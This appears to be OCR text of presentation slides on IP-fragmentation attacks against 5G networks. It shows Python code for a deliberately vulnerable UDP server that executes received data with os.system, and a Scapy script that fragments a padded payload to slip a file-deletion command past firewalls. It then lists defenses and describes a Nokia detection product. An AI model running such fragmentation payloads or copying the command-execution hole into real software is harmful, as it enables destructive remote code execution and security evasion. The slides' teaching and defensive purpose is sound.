    print(f"[+] UDP Server {SERVER_IP}:{SERVER_PORT} is listening...")

    while True:
        try:
            data, addr = sock.recvfrom(BUFFER_SIZE)
            full_command = data.decode('utf-8').strip()

            print(f"\n[✓] IP Fragments reassambled. Command received:")
            print(f"[{addr[0]}:{addr[1]}] -> {repr(full_command)}")

            print(f"[>] Command executing...")
            os.system(full_command)
            print("--- Command executed ---\n")

        except Exception as e:
            print(f"[!] An error occured: {e}")
            break
```






```python
def run_fragment_attack(unit_count):  1 usage

    """
    Repeat "echo. &&" units as unit_count and then, send "del /f /q ..." command by fragmenting!
    """

    payload = PAD_UNIT * unit_count + KEYWORD + EXTRA_CMD
    pkt = IP(dst=SERVER_IP, id=IP_ID) / UDP(sport=SOURCE_PORT, dport=SERVER_PORT) / Raw(payload)
    frags = fragment(pkt, fragsize=FRAG_SIZE)

    print(f"[+] {len(frags)} fragment created, sending...")
    for i, f in enumerate(frags):
        print(f" -> Fragment {i}: offset={f.frag}, MF={int(f.flags.MF)}")
        send(f, verbose=False)
        time.sleep(0.05)

    print("[✓] Sending completed. Check the server's output, please.")
```

GOAL: To delete a critical file of a machine with RCE vulnerability, bypassing firewall or other security systems.

WIRESHARK ANALYSIS







DEFENSE STRATEGIES AGAINST IPF BASED ATTACKS

- **Deep IP / GTP Packet Reassembly at Edge & Core Security Systems**

- **Drop Suspicious or Incomplete Fragments:**

  Filter packets with abnormal fragmentation patterns (e.g., MF=1 with no final MF=0, or constant Fragment Offset = 0).


- **MTU Hardening in 5G Networks:**

  Dynamically tune conservative MTU values per slice to reduce fragmentation

NOKIA SOLUTIONS

NOKIA'S SOLUTION

Nokia protects 5G networks (esp. RAN and telco cloud) with a telecom-aware Extended Detection and Report (XDR) security system (from the Netguard family). It collects all telemetry in Microsoft Sentinel. With Cybersecurity Dome (SaaS), it links and understands this data in the 5G context and explored patterns if exist. Then it takes automatic actions using NIAM, firewall, etc.



THANK YOU FOR LISTENING

🙂

ANY QUESTIONS ?

RESOURCES & REFERENCES

- Nokia (nokia.com)
- ChatGPT